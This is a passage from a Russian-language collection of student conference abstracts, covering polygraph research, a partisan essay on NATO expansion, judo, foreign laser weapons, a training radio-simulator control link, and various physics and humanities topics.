Итак, целью данной работы является выявление связей между симптомокомплексом испытуемых и их индивидуально-типологическими особенностями. Важное значение в этом контексте имеет термин симптомокомплекс. Иванов Р.С. приводит следующее определение этого слова: «система физиологических реакций, определяющая функциональное состояние человека». [3.93]

В трудах отечественных и зарубежных исследователей проблема учета индивидуальных особенностей встречается довольно часто. Так, Алексеев Л.Г. в своих работах признает большое влияние свойств нервной системы испытуемых на ход проведения ПФИ. Кроме того, он замечает, что каждый из каналов регистрации имеет свои особенности, определяемые индивидуальностью испытуемых [1.90].

Иванов Р.С. в своих работах отмечает тот факт, что в мировой и отечественной науке неоднократно предпринимались попытки оценить влияние психологических особенностей исследуемых на ход и результаты тестирования на полиграфе, однако, на сегодняшний день данная проблематика остается мало разработанной [2.10].

В зарубежной литературе также отмечено большое значение индивидуальных особенностей испытуемых при проведении ПФИ. Американские исследователи говорят о том, что учету индивидуальных особенностей при проведении ПФИ уделяется слишком мало внимания, отмечая при этом, что большое влияние на симптомокомплекс обследуемого оказывают свойства нервной системы [7.363, 8.79].

Гипотезой исследования является предположение о том, что детальный анализ индивидуальных особенностей испытуемого позволит выявить симптомокомплекс, с помощью которого станет возможным более точно трактовать полученную в ходе исследования полиграмму.

Для проверки гипотезы нами было проведено исследование на базе Южного федерального университета со студентами ЮФУ и ДГТУ. В исследовании приняли участие 30 испытуемых в возрасте от 18 до 23 лет.

На первом этапе исследования испытуемые проходили тестирование при помощи устройства психофизиологического тестирования «Психофизиолог» на выявление свойств нервной системы, после чего им предлагалось пройти тест-опросник К. Леонгарда на выявление акцентуаций характера и темперамента личности [4.190-193]. На этом этапе собиралась информация об индивидуально-типологических особенностях испытуемых.

На втором этапе с испытуемыми проводилось непосредственно тестирование на полиграфе «Поларг». Регистрация показателей проводилась по трем каналам: электрическая активность кожи, активность сердечно-сосудистой системы, а также каналы верхнего и нижнего дыхания. В ходе этого исследования испытуемым предъявлялся стимуляционно-адаптирующий тест (САТ), два теста общих контрольных вопросов (ТОКВ), а также три теста по методике выявления скрываемой информации (МСИ) [5.272-311]. На этом этапе были получены полиграммы ПФИ испытуемых.

В результате исследования гипотеза подтвердилась. Проведя тщательный анализ полученных данных, удалось проследить влияние индивидуально-типологических особенностей на симптомокомплекс испытуемых. В частности, удалось выявить тенденцию влияния характеристик гипертимность-дистимичность на амплитуду реагирования испытуемых в начале и в конце тестов. Было отмечено, что особенно сильно проявляется тенденция выраженности реагирования на значимый стимул в зависимости от сбалансированности нервных процессов. В результате работы были выявлены параметры, влияющие на частоту проявления информативных признаков, а также и другие тенденции, позволяющие говорить о значительном влиянии индивидуальных особенностей испытуемых на их симптомокомплекс.

Полученные данные могут быть использованы исследователями для более глубокой разработки этой, без сомнения, актуальной проблемы, а также будут полезны полиграфологам-практикам при анализе полученных ими полиграмм.

Литература:

- 1) Алексеев Л.Г. Психофизиология «детекции лжи»; - Москва, 2011. - 30, 41, 105 с.;

- 2) Иванов Р.С. Пригодность психофизиологического состояния человека к применению полиграфа. // Журнал «Северо-Кавказский психологический вестник», № 10/1, 2012 – 9-12 с.;
- 3) Иванов Р.С. Индивидуальный симптомокомплекс как инструмент интерпретации результатов психофизиологического исследования с применением полиграфа // Национальный психологический журнал 2014 №3 (15). – 90-97 с.;
- 4) Карелин А. Большая энциклопедия психологических тестов; - М.: Эксмо, 2007. — 411 с.;
- 5) Оглоблин С.И., Молчанов А.Ю. Инструментальная «детекция лжи»; Ярославль: Ньюанс, 2004, - 464 с.;
- 6) Холодный Ю.И. Опрос с использованием полиграфа и его естественнонаучные основы // Вестник криминалистики, 2005 № 1 (13). - 39 – 48 с.;
- 7) Saxe L., Dougherty D. and Cross T. / The Validity of Polygraph Testing – American psychologist, №3 (40), 1985. – 355-366 p.;
- 8) The polygraph and lie detection / Committee to Review the Scientific Evidence on the Polygraph – Washington D.C.: The National academies press, 2003. – 393 p.

«Расстановка сил и потенциальной угрозы безопасности Российской Федерации в Юго-Западном направлении»

Захарченко А. Д.

Научный руководитель: полковник Ежов А.В., профессор УВЦ при ЮФУ

Несмотря на определенные позитивные изменения, такие, как окончание «холодной войны», улучшение отношений между Россией и США, достигнутые подвижки в процессе разоружения, мир не стал более стабильным и безопасным. На Западе (Европа и США) основная потенциальная военная угроза для России продолжает исходить от США и блока НАТО. Современная военно-политическая обстановка на Западе характеризуется усилением претензий США на роль мирового лидера, а также тенденций политической, экономической, а также военной интеграции западноевропейских стран, конечная цель которой – проведение единой внешней политики, включая сферы безопасности и обороны, которая по ряду направлений не совпадает с интересами военной безопасности России.

США, как ведущая страна НАТО, основные усилия направляет на то, чтобы не допустить восстановления Россией статуса сильной державы и формирования под её руководством новой коалиции государств. Приоритетным во внешней политике США по-прежнему остается силовой подход к решению всего комплекса международных проблем. В этих целях открыто используется потенциал самой мощной в мире военной структуры – вооружённых сил США. По экспертным оценкам сегодня вооружённые силы США насчитывают около 1 млн. 400 тыс. профессиональных военнослужащих (контрактников). Кроме того, в военную организацию США входит организованный резерв, состоящий из национальной гвардии и резерва 1-й очереди – всего 1 млн. 230 тыс. человек. Американские вооруженные силы оснащены самой современной техникой, их личный состав имеет высокую профессиональную подготовку и значительный опыт участия в боевых действиях. Военный бюджет США в 2007 году превысил половину триллиона (506,3 млрд.) долларов, что в 25 раз превышает расходы на национальную оборону Российской Федерации. Суммарный бюджет Министерства обороны США, практически составляет такую же сумму, которую тратят все остальные страны мира, вместе взятые, на содержание своих армий.

Особую опасность для России в настоящее время представляет расширение НАТО путём включения в него государств Восточной Европы и Балтийских стран, а также планы по вовлечению в состав альянса Украины, Грузии и других государств СНГ.

С присоединением в 1999 году к НАТО Польши, Венгрии и Чехии военная группировка альянса получила возможность продвинуться на Восток на 650–750 км. и на 500 км. на Юг. Характерно, что за рекрутированием в альянс Чехии, Польши и Венгрии, почти сразу же последовала военная операция НАТО против Югославии. Вместо мира и спокойствия новые члены НАТО, в первую очередь – венгры, получили войну у своих границ.

26 марта 2003 года в Брюсселе был подписан протокол о вступлении в Североатлантический альянс «семёрки»: Эстонии, Латвии, Литвы, Болгарии, Румынии, Словакии и Словении. В 2004 году эти страны стали полноправными членами блока НАТО. За счёт присоединения к альянсу Эстонии, Литвы и Латвии военная группировка НАТО продвинулась на восток ещё на 300–500 км. Теперь рубежи соприкосновения Вооружённых Сил Российской Федерации с вероятным противником на Западе проходят уже по границе Ленинградской и Псковской областей, а расположенная в Калининградской области российская 11-я Гвардейская армия оказалась полностью блокированной. Вступление указанной «семерки» прибавило НАТО почти 200 тысяч военнослужащих.

В результате расширения, объединённые вооружённые силы государств блока НАТО насчитывают в Европе 25 армейских корпусов, 105 отдельных бригад, 43 дивизии, 17 тысяч танков, 6300 боевых самолётов, 700 боевых кораблей. Фактически в настоящее время российский военный потенциал в Европе уступает НАТО по количеству наземных вооружений в четыре раза и в два раза по авиации.

С принятием стран Балтии в состав НАТО указанный блок получил в своё распоряжение около 290 аэродромов, на которых можно сосредоточить до 3500 боевых самолётов. Подлетное время военных самолетов с аэродромов Прибалтики (Шауляй, Рига, Таллин и др.) до государственной границы Российской Федерации составляет практически несколько минут. Использование этих аэродромов позволит всей тактической авиации НАТО наносить ракетно-бомбовые удары вплоть до Волги. Оставшаяся от Советской Армии прибалтийская военная инфраструктура (аэродромы, порты, склады, казармы и т. д.) позволяет НАТО при необходимости в недельный срок развернуть на прибалтийском плацдарме 280-тысячную мобильную военную группировку. При этом зона возможностей авиационных ударов ВВС альянса расширится до Урала. В настоящее время в Латвии, Литве и Эстонии действуют достаточно мощные радиолокационные станции, позволяющие «просматривать» территорию России на глубину до 600 километров. В сё это объективно представляет опасность для интересов военной безопасности Российской Федерации.

В последние годы руководство НАТО активно прорабатывает вопрос о включении в состав альянса Украины. Отношения НАТО с Украиной начали развиваться ещё в 1991 году, когда она обрела суверенитет и стала членом

Совета североатлантического сотрудничества. В 1994 году Украина присоединилась к программе «Партнёрство ради мира», а в 1997 году была подписана «Хартия об особом партнёрстве между НАТО и Украиной». Украина все активнее готовится к переходу на стандарты НАТО во многих сферах военного строительства и обеспечения, занимается переподготовкой своих военнослужащих. В Украине действует совместная рабочая группа НАТО-Украина по военной реформе, украинские военнослужащие принимают участие в учениях, проводимых НАТО. 17 марта 2004 года Верховная Рада (парламент) Украины приняла решение о возможности предоставления войскам НАТО права быстрого доступа на территорию Украины и транзита, если это необходимо для реализации общей политики альянса. В марте 2006 года президент Украины В. Ющенко подписал указ «О создании межведомственной комиссии по подготовке к вступлению страны в НАТО». Официально заявлено, что Украина намерена вступить в НАТО в 2008 году.

Для Российской Федерации вовлечение Украины в блок НАТО было бы сильнейшим ударом. Ведь Украина входила в состав России с XVII века, русские и малороссы совместно обеспечивали военную безопасность державы. В Украине проживают миллионы русских, а также тех, кто считает русский язык родным (почти половина Украины). Современное российское общественное мнение не может представить Украину членом блока НАТО, репутация которого для большинства россиян носит негативный характер. Представляется, что в сложившихся условиях Российская Федерация должна использовать все имеющиеся возможности по предотвращению вовлечения братского народа Украины в русло явно антироссийской политики блока НАТО. В противном случае интересам нашей военной безопасности будет причинён существенный ущерб.

Литература:

1. А.Н.Сидорин Вооружённые силы зарубежных государств : Информационно-аналитический сборник. М:Воениздат 2009.
2. Концепция национальной безопасности Российской Федерации (в редакции Указа Президента РФ № 24 от 10.01.2000 г.). М.: МИД РФ, 2014.

Популяризация борьбы дзюдо среди студентов ИТА ЮФУ

Колесникова Ф.Д.

Научный руководитель: Дебердеев М.П., к.пед.н., доцент кафедры физического воспитания УВЦ при ЮФУ

В последнее время дзюдо приобретает в мире все большую популярность. Занятия дзюдо благотворно влияют на организм человека. Они ведут к равномерному развитию всех двигательных способностей,

функциональной выносливости организма и одновременно развитию моральных и волевых качеств характера. Дзюдо, как ни один другой вид спорта, развивает такие многогранные качества, как координация движений, сила, скорость, скоростная и силовая выносливость, гибкость пластика и память.

Обучение дзюдо – это процесс постоянного роста. Дзюдо поможет контролировать свои мысли, быть собранным, внимательным и организованным.

Цель моей исследовательской работы - разработать схему спортивных соревнований, заинтересовать студентов, наглядно показать им плюсы занятий дзюдо, привлечь студентов к занятиям спортом, как для поддержания оптимальной физической формы, так и для выступления на профессиональном уровне.

Мною разработана схема спортивных соревнований различного уровня. Их проведение не требует значительных материальных затрат. На мой взгляд, данная система поможет привлечь студентов к занятиям дзюдо.

Предлагаю восстановить систему студенческих соревнований. Начиная с уровня института, заканчивая международным уровнем, каждый студент должен попробовать свои силы, ведь таланты среди нас!

Главным положительным моментом участия в студенческих соревнованиях, я считаю, возможность выступления на более высоком уровне, попадание в сборные команды ЮФУ, области и Российской Федерации. Участие в соревнованиях разного уровня дает возможность получить «победы», необходимые для оформления спортивного разряда. Учитывая нововведения в жизни ЮФУ, за соревнования студент получает определенное количество баллов, которые формируют персональный рейтинг учащегося вуза.

В качестве исследования, был проведен пробный Чемпионат ИТА ЮФУ по дзюдо. Данное соревнование показало, что дзюдо крайне актуально среди студентов. На мой взгляд, необходимо восстановить систему студенческих соревнований. В своей работе я подробно описала регламент предлагаемых мною новых соревнований (Первенство ИТА ЮФУ, Чемпионат ИТА ЮФУ и Первенство ЮФУ), выявила плюсы и минусы участия в данных соревнованиях для студентов, подробно описала схему начисления баллов за данные соревнования согласно Положению о персональном рейтинге студента.

Литература:

1. Ю. А. Шулика, Я. К. Коблев, В. М. Невзоров, Ю. М. Схаляхо Дзюдо. Система и борьба: учебник.

Анализ состояния и перспективы развития зарубежных комплексов лазерного оружия

Топалов П.Д.

Научный руководитель: капитан 3 ранга Семенчук А.В., преподаватель УВЦ при ЮФУ

Актуальность анализа состояния и перспектив развития зарубежных комплексов лазерного оружия обусловлена необходимостью получения информации о возможностях будущих союзников или противников. Новизна заключается в том, что всегда необходимо дополнять имеющиеся данные о зарубежных ПРО и ПВО.

Исследование данного вопроса осуществлялось в нескольких направлениях:

- исследование комплексов лазерного оружия (КЛО);
- исследование сухопутных комплексов лазерного оружия;
- исследование авиационных лазерных комплексов (АЛК);
- исследование комплексов лазерного оружия размещенных на флоте;.

Объектом исследования является теоритические и практические возможности зарубежных комплексов лазерного оружия.

Предмет исследования - Laser Avenger, THEL (Nautilus), LaWS, Advanced Tactical Laser, YAL-1A.

Цель исследования - объективный анализ возможностей представленных систем.

В ходе исследования решены задачи:

- анализ состояния и возможности развития зарубежных КЛО;

Результатом научной работы являются данные по изложенным выше образцам.

Практической значимостью является, возможность использования предложенной информации на планировании задач любого уровня.

Формированию представления о возможностях противоракетной обороны противника будет способствовать применение разнородных по физическим принципам лазерных технологий. Тем не менее, ведущая роль ПРО сохранится за различными зенитными комплексами противоракетной обороны.

Комплексы лазерного оружия (КЛО) на основе мощных лазеров обладают целым рядом потенциальных достоинств:

- возможность неожиданной для противника атаки и практическая мгновенность доставки поражающего фактора на цель;
- относительная дешевизна «выстрела» – расходуемых компонент для обеспечения цикла передачи энергии;
- возможность выполнения боевой задачи не только за счет физического разрушения элементов цели, но и за счет функционального подавления ее оптико-электронных средств (ОЭС);
- отсутствие необходимости накопления арсеналов «боеприпасов» в мирное время;
- высокая точность доставки поражающего фактора строго на цель и практическое отсутствие ущерба окружающей среде.

Авиационные лазерные комплексы (АЛК), дополнительно обладают рядом важных, присущих только им, достоинств:

- всепогодность – стрельба АЛК в верхнюю полусферу как на пригоризонтных, так и на призенитных трассах не зависит от влияния нижних слоев атмосферы и погодных условий (облачности, тумана);
- возможность работы в спектральных диапазонах, практически не пропускаемых нижними слоями атмосферы – АЛК способен эффективно использовать мощные лазеры, излучающие в диапазонах длин волн, сильно поглощающихся в атмосфере;
- высокая мобильность и маневренность – АЛК способен по команде оперативно переместиться в требуемую зону воздушного пространства и в заданное время провести атаку цели, заняв наиболее выгодное положение;
- возможность длительного нахождения вблизи заданной зоны противника – АЛК способен значительное время барражировать вблизи района нахождения предполагаемых целей, при этом не находясь в статичной, более уязвимой для превентивной атаки, позиции;
- универсальность ключевых технологий АЛК – технологии, создающиеся при отработке лазерных комплексов на самолете, ввиду совокупности предъявляемых к аппаратуре повышенных требований, могут служить базой при создании лазерных комплексов других видов базирования.
- возможность независимой от погодных условий, практически мгновенной транспортировки в пределах верхней полусферы поражающего фактора на большие расстояния, включая ближний космос.

Таким образом, анализ результатов проведенного исследования показывают, что зарубежом проходят активные испытания комплексов лазерных технологий по поражению или ослеплению техники противника.



Высокоэнергетический лазер HEL MD



NC-130 Н — самолет-носитель тактического лазера ATL. Турель с излучающим элементом расположена снизу фюзеляжа перед передней кромкой крыла

Литература:

1. «Библиотекарь.ру» [Электронный ресурс]. URL: <http://www.bibliotekar.ru/> (Дата обращения 27.03.2015).
2. «THE VETERANS HOUR»: [Электронный ресурс]. URL: <http://www.veteranshour.com/> (Дата обращения 27.03.2015).
3. Кобринович Юлия. Журнал "Самиздат"[Электронный ресурс] / Ю.О.Кобринович. — Электрон. текстовые дан. — Москва: [б.и.], 2007. — Режим доступа: http://samlib.ru/k/kobrinowich_j_o/statja1.shtml, свободный.
4. Лазеры против БЛА// Техника-молодежи 2010.№12.
5. «Blomberg business»: [Электронный ресурс]. URL: <http://www.bloomber.com> (Дата обращения 27.03.2015).

Разработка приемной и передающей части пункта управления комплексом имитаторов источников радиоизлучения

Орлов Д. Н., Яковенко В. А.

*Научный руководитель: подполковник Семак В.В., профессор УВЦ при ЮФУ,
майор Левищев В.А., преподаватель УВЦ при ЮФУ*

Пункт управления формирует управляющие команды для окончательных устройств имитации, а также сообщения, передаваемые по имитируемым линиям связи.

Имитаторы радиоизлучений размещаются произвольно вокруг места проведения занятия. Руководитель занятия в соответствии с планом и с учетом отработки каждого из вопросов включает имитационные средства и контролирует действия обучаемых.

Главным достоинством этой структуры комплексов имитаторов является эффективное использование времени учебных занятий связанных- с радио и радиотехническим контролем за счет дистанционного управления имитационными средствами по линиям радиосвязи из пункта управления.

При построении канала управления должны выполняться следующие условия:

1. Обеспечение устойчивой передачи управляющих команд по радиоканалу.

2. Передающая часть пункта управления должна иметь интерфейс для сопряжения с ПЭВМ.

3. Управляющие команды на выходе приемной части должны быть представлены в цифровой форме.

4. На пульте управления, который представляет собой ПЭВМ, должно иметься специальное программное обеспечение, для реализации имитационных речевых и цифровых сообщений. Также с помощью этого программного обеспечения должно осуществляется управление выносными элементами по радиоканалу.

Непосредственно канал управления будет включать в себя 3 основных элемента:

1. ПЭВМ, при помощи которой будет осуществляться формирования управляющих команд и имитирующих сигналов;

2. Передающая часть пункта управления, которая будет осуществлять прием от ПЭВМ данных в цифровом виде, передачу их в эфир на заданной рабочей частоте в виде аналогового сигнала;

3. Приемная часть пункта управления, которая будет осуществлять прием аналогового сигнала на заданной рабочей частоте и его преобразование в цифровой вид;

Передача информации будет осуществляться в виде кадров с фиксированным количеством битов. Причем в канале управления будут использоваться три различных вида кадров, каждый из которых будет выполнять различные функции.

Первый тип – нулевой кадр синхронизации. Он служит для синхронизации пульта управления и устройства управления имитатором.

Второй тип – кадр служебной информации. Служит для управления имитатором, и параметрами имитирующего сигнала. Представляет собой 24 битный код. Для разделения кадров, которые будут передаваться последовательно один за другим необходимо ввести между ними паузу – последовательность из трех битов.

Передача управляющих команд, имитирующих сообщений и порядок работы имитатора будет осуществляется следующим образом: передатчик цифровой информации пункта управления передает тональный сигнал, в результате чего на приемнике пункта управления происходит настройка устройства АРУ. Затем происходит передача нулевого кадра синхронизации, после чего устройство управления имитатором переходит в режим готовности для приема управляющих команд. Далее идет передача, сформированного на пульте управления, кадра служебной информации, по этой команде на имитаторе устанавливается необходимый режим работы и параметры имитирующих сигналов. После чего с пульта управления идет передача кадра речевого сообщения.

Сопряжение передающей части пункта управления с ПЭВМ можно реализовать при помощи интерфейса RS-232 по COM порту.

Так же было выявлено, что оптимальная рабочая частота, на которой будет происходить связь между приемной и передающей частью пункта управления будет лежать в диапазоне 433-440 МГц.

При анализе современной элементной базы было установлено, что при построение приемной и предающей части целесообразно будет производить при помощи готовых RFM-модулей, которые выполняют роль радиоприёмников, передатчиков для передачи цифровой информации на фиксированных частотах. Они упакованы в миниатюрные керамические планарные корпуса, имеют рабочий температурный диапазон от -40 до +85°. Их применение не требует ни внешних высокостабильных частото задающих компонентов, ни настройки. Наиболее подходящими для реализации канала управления можно считать следующие модули:

- модуль-передатчик, которая будет использоваться в передающей части пункта управления;
- модуль-приемник, которая будет использоваться в приемной части пункта управления.

Данные микросхемы работают на частоте 433 МГц и предназначены для передачи цифровой информации со скоростью до 4 КБ/с. Обладают

низким энергопотреблением и очень небольшими размерами. Мощность передатчика составляет 10 мВт, а чувствительность приемника составляет - 119 ДБ.

Преобразователь логического уровня сигнала реализован при помощи микросхемы MAX 232. Данная микросхема позволяет преобразовывать уровни цифровых сигналов соответствующие стандарту RS-232 в уровни цифровых сигналов соответствующие ТТЛ и наоборот.

В основе передающей части пункта управления комплекта имитаторов источников радиоизлучения (ИРИ РЭС) лежит RFM модуль. Данный модуль представляет функционально законченное радиопередающее устройство, предназначенное для передачи цифровой информации.

Принцип работы устройства заключается в следующем:

Управляющие команды и имитирующие сообщения в цифровом виде, сформированные на пульте управления (ПЭВМ), поступают на регистр TxDCOM порта ПЭВМ, откуда эти данные считываются. Далее при помощи микросхемы MAX 232 происходит преобразование уровней логического нуля и логической единицы. Далее преобразованная цифровая информация с уровнями логического нуля и единицы соответствующими ТТЛ поступает на вход RFM модуля НМ. Стоимость разработанного устройства при серийном производстве составляет около 400р за комплект.

Разработанные устройства соответствуют всем предъявленным требованиям и является составной частью комплекта имитаторов ИРИ РЭС, применение которого может повысить эффективность обучения личного состава по ведению радио и радиотехнического контроля, пеленгования и местоопределения ИРИ, поиска источников непреднамеренных помех.

**Геометрическая оптимизация структуры $\text{mn}(\text{bh}_4)_2$
с учетом десорбции водорода****Панкин И.А.***Научный руководитель: Гуда А.А., к.ф.-м.н., старший преподаватель*

Настоящая работа является частью комплексного исследования фазового перехода, наблюдаемого при реакции термического разложения борогидрида марганца, сопровождающейся обильным выделением водорода. Исследование направлено на установление механизмов деградации исходного материала и улучшение цикличности реакции. На данном этапе исследования были рассмотрены три модели с различным содержанием атомов Н в ячейки $\text{Mn}(\text{BH}_4)_2$. Первая и третья модели соответствуют асимптотическим приближениям – до десорбции и в случае полной десорбции водорода. Вторая - промежуточная модель, содержит 50 % атомов водорода. Для каждой модели последовательно проведены оптимизация объема ячейки и атомных позиций. Результаты моделирования указывают на существенное уменьшение объема ячейки с уменьшением концентрации атомов водорода, а также на коллапс пор в структуре материала и его аморфизацию. Для оптимизированных структур проведен расчет XANES спектров за К-краем Mn. Полученный результат хорошо описывает экспериментальную кривую.

Темная материя в техницвете: учет коаннигиляции**Безуглов М.А.***Научные руководители: Бейлин В.А., к.ф.-м.н.; Кукса В.И., к.ф.-м.н.*

Рассмотрен сценарий техницветовых моделей с гиперзарядом $Y=0$ техникваркового дублета. Модель содержит скалярный нейтральный технибарион B_0 , который может быть носителем свойств холодной Темной Материи (ТМ) и является членом триплета B_0, B^+, B^- . Вычислено расщепление масс в триплете, $\Delta m \approx 170 \text{ МэВ}$, малое по сравнению с массами В-барионов, $m_B \sim 1 \text{ ТэВ}$. Следовательно, «выгорание» ТМ происходит с участием всех членов триплета и требуется расчет реакций коаннигиляции типа $B^+ B^0 \rightarrow W^+ \gamma$, $B^+ B^0 \rightarrow W^+ Z$ и т.д. Проведенные вычисления показывают, что эти процессы являются существенными, и их учет необходим для анализа остаточного содержания ТМ, оценки масс технибарионов и уточнения параметров модели техницвета.

Ограничения на искажения космологического спектра мощности возмущений с помощью функции масс гало темной материи

Янкелевич В.А

Научный руководитель: Щекинов Ю.А., д.ф.-м.н., профессор

На сегодняшний день одной из самых важных вещей которую мы знаем о темной материи является функция масс гало темной материи, потому что она связывает теорию с наблюдениями. В основе функции масс лежит спектр мощности космологических возмущений плотности темной материи. Благодаря различным наблюдениям, мы знаем, как выглядит спектр мощности. Однако он промерен с достаточной точностью только в среднем диапазоне, а на малом и большом присутствуют существенные ошибки. Если модифицировать спектр на больших масштабах то мы получим изменение в функции масс на малых масштабах. Таким образом, используя наблюдательные данные о функции масс галактик, можно наложить ограничения на модификации спектра мощности возмущений темной материи. Целью данной работы является поиск таких ограничений.

Комплекс для контроля качества узи-аппаратов

Трубников С.М.

Научный руководитель: Яценко В.К., к.ф.-м., доцент

Ультразвуковые исследования (УЗИ) широко используются в современной медицинской практике. Аппаратные части приборов для УЗИ-диагностики быстро совершенствуются, и требуется простые и надежные способы проверки износа их ультразвуковых излучателей. В настоящей работе реализуется идея использовать акустическую систему сканирования поля излучателя с применением технологии 3D-принтеров. Печатающая головка такого принтера в изготовленной экспериментальной установке заменена чувствительным элементом – гидрофоном. Программное обеспечение дает возможность применять любую сложную траекторию движения гидрофона, и, таким образом, реализовать ряд алгоритмов диагностики датчиков.

Магнитный поезд

Строкин А.И., Каптелинин С.

Научный руководитель: Цветянский А.Л., д.ф.-м.н., профессор

Наглядная демонстрация движения гальванического элемента, снабжённого двумя неодимовыми магнитами на полюсах, внутри

протяжённой обмотки из медной проволоки. Рассмотрение явлений, эффектов, возникающих при приведении системы в движение, объяснения причин, вызывающих движение, на основе данных, снятых, непосредственно, с рабочей модели.

Исследование рентгеновским, лазерным и электронно-лучевым методами оксидных пленок, полученных в тлеющем разряде

Дорохова С.С.

Научный руководитель: Зинченко С.П., к.ф.-м.н., доцент

При синтезе пленок в тлеющем разряде с распыляемым катодом-мишенью подложка оказывается подверженной воздействию потока высокоэнергичных электронов, что может оказывать существенное влияние на состояние поверхности синтезируемых слоев. В работе проведено исследование структуры пленок оксида цинка на кремнии, синтезированных в двух типах тлеющего разряда: с планарной геометрией катода и с полым катодом. Рентгенографические исследования пленок ZnO показали присутствие в дифракционных картинах только рефлексов (002)ZnO, (004)ZnO и (004)Si, что свидетельствует о кристаллографической ориентации $[001]\text{ZnO} \parallel [001]\text{Si}$. Параметры элементарной ячейки для пленок ZnO, синтезированных в разряде с полый конфигурацией оказались ближе к параметрам для монокристалла ZnO, нежели соответствующие значения для пленок, синтезированных в разряде с планарной конфигурацией. Морфология пленок изучена методом сканирующей электронной микроскопии. Для пленок, синтезированных в разряде с полым катодом, характерна столбчатая структура, а для планарной геометрии – сплошная. Оптический контроль роста пленок осуществлялся в in-situ режиме путем зондирования лазерным поляризованным излучением и регистрацией отраженного излучения от структуры пленка-подложка. Оказалось, что для пленок, синтезированных в разряде с планарной конфигурацией катода, тренд осциллирующей зависимости интенсивности отраженного лазерного излучения имеет нисходящий характер. У пленок, полученных в разряде с полый конфигурацией катода, тренд имел сначала восходящий, а затем нисходящий характер, что обусловлено уменьшением показателя преломления пленки по мере ее роста.

Фактор-групповой анализ нормальных колебаний одностенных нанотрубок нитрида бора

Пимонов В. В.

Научный руководитель: Рошаль С. Б., д.ф.-м.н, профессор

С момента открытия бор-нитридные нанотрубки привлекают к себе внимание исследователей в силу своего высокого потенциала для различных технологических применений. Изучение свойств данных нанообъектов неразрывно связано с получением информации о динамике их решетки и распределении по диаметрам с помощью спектроскопии комбинационного рассеяния света (КРС). Для предсказания возможных результатов, а также интерпретации уже полученных экспериментальных данных спектроскопии КРС удобно использовать математический аппарат теории групп. В данной работе представлены результаты фактор-группового анализа нормальных колебаний нанотрубок нитрида бора. В частности, был составлен список мод, активных в спектрах КРС. В заключение проводится сравнение результатов с доступными на сегодняшний день теоретическими и экспериментальными данными.

Разработка светодиодного 3d led куба 8x8x8

Швагер В.В.

Научный руководитель: Земляков В.В., к.ф.-м.н., доцент

В работе рассмотрена тема светодиодной индикации, а именно разработка принципиальной схемы для 3D куба, написание прошивки для микроконтроллера, разводка печатной платы для проекта и сборка светодиодной матрицы 8x8x8 (512 светодиодов). В проекте использован ATmega 32 – 8-битный AVR микроконтроллер с 32К Байт внутрисистемно программируемой FLASH памятью.

Нейтронный монитор атмосферных медленных нейтронов в околоземном слое методом активации ^{128}I , ^{24}Na , ^{10}B

Ермаков И.

Научный руководитель: Сташенко В.В., старший научный сотрудник

Проведена разработка и изготовление детектора нейтронов, предназначенного для регистрации медленных нейтронов с энергией 20-500 эВ с непрерывной автоматической записью спектров на протяжении длительных промежутков времени. Нейтронный монитор разработан на

основе сцинтилляционного детектора с кристаллом NaI(Tl), размером Ø150x100 мм, фотоэлектронным умножителем ФЭУ 49-Б. Метод регистрации нейтронов основан на активации нейтронным потоком изотопов, находящихся в составе сцинтиллятора с последующей регистрацией выхода гамма квантов в объеме этого же сцинтиллятора, а так же в объеме конвертора из ^{10}B . С изготовленным нейтронным монитором проведены испытания с источниками ионизирующего излучения ^{57}Co , ^{137}Cs , ^{40}K и проведена его калибровка.

Технология изучения основных понятий магнетизма на базе многоуровневого комплекса лабораторных работ

Жукова Т.А.

Научный руководитель: Маштропас З.П., к.ф.-м.н., доцент

Процесс формирования учебно-исследовательских компетенций учащихся наиболее эффективен при одновременном совершенствовании их экспериментальных умений и навыков. Более глубокое усвоение сути изучаемых явлений возможно при соблюдении принципов преемственности и последовательности в обучении. В практику педагогической деятельности нами внедрен комплекс лабораторных работ, на базе выполнения которых на разных ступенях обучения физике школьники знакомятся с основными понятиями магнетизма. Использование этой технологии обучения позволяет на последнем этапе изучения физики в школе обобщить полученные знания о магнитных явлениях и интегрировать их в общую систему представлений о физической картине мира. По результатам педагогического эксперимента разработаны методические рекомендации для учителя.

Формирование героизма в системе советского образования

Бессарабова А.Ю.

Научный руководитель: Паниотова Т.С., д.филос.н., профессор

Представления о культурных героях стары как мир. В древних сказаниях о культурном герое в значительной мере формируется культурно-историческая традиция современного общества. Ее значимость в том, что она дает основания для самооценки и самоидентификации членов общества, служит формой оправдания своего прошлого. В этой связи представляет интерес проблема советской героики. Ведь с помощью культа героя закрепляется идеология, власть начинает выстраивать новое мышление у людей, и воспитывать новое восприимчивое поколение детей.

Герои – в понимании детей - это сказочные персонажи, несущие добро и счастье, они борются со злом, бесчестием и страхом, именно в таком облики возникают в советских учебниках и книгах для детей образы «дедушки Ленина» и «дядюшки Сталина». Новое молодое поколение должно было брать пример с этих политических героев. Для того, чтобы показать их самые лучшие стороны, создаются журналы, детские рассказы сопровождающиеся яркими рисунки политических лидеров. В школьных учебниках описываются героические поступки людей, научно-познавательные юношеские журналы повествуют о молодых перспективных героях рабочего класса, возникает стахановское движение. После Второй мировой войны появляется огромное количество художественных произведений о мужественных и отважных героях, воспитывая патриотические идеи в молодом поколении. Все это положительно воспринимают учащиеся и студенты советских образовательных учреждений, подсознательно составляют одобрительное и благоприятное впечатление о полученной информации.

Исходя из этого можно выделить типологию советских "культурных героев":

1. Вожди и политические лидеры
2. Герои социалистического труда
3. Дети - герои
4. Героические победители Великой отечественной войны

Социалистический реализм – стал стилем пропагандируемым в СССР, в котором советская культура и образование «создавали портреты наших героев» и «показывали завтрашний день». Ведущей задачей нового искусства стало создание героического предания о Советской власти - ее вдохновляющего прошлого, героического настоящего и славного будущего,

которые нашли отклик в массах и помогли создать чувство новой общности и новой личности.

Герой — становится «центральным действующим лицом тоталитарного мифа». Например, героический культ Ленина был в общих чертах сформирован в двадцатых годах XX века. Создавался имидж легендарной и сверхъестественной личности, которой вся страна обязана своим процветанием. Происходило возведение политика в ранг величайших мыслителей наряду с К. Марксом, Ф. Энгельсом, тотальное восхваление при полном отсутствии критики. Образ Ленина множился в сотнях тысяч памятников, бюстов, портретов, которые создавались по всей стране. В народе росло убеждение, что все хорошее и прогрессивное стало возможно только после 1917 г. и только в СССР, благодаря великим и культовым личностям. Связано это убеждение с изменением исторических фактов и критикой монархической власти в курсе предмета «истории», преподаваемого в школах и высших учебных заведениях.

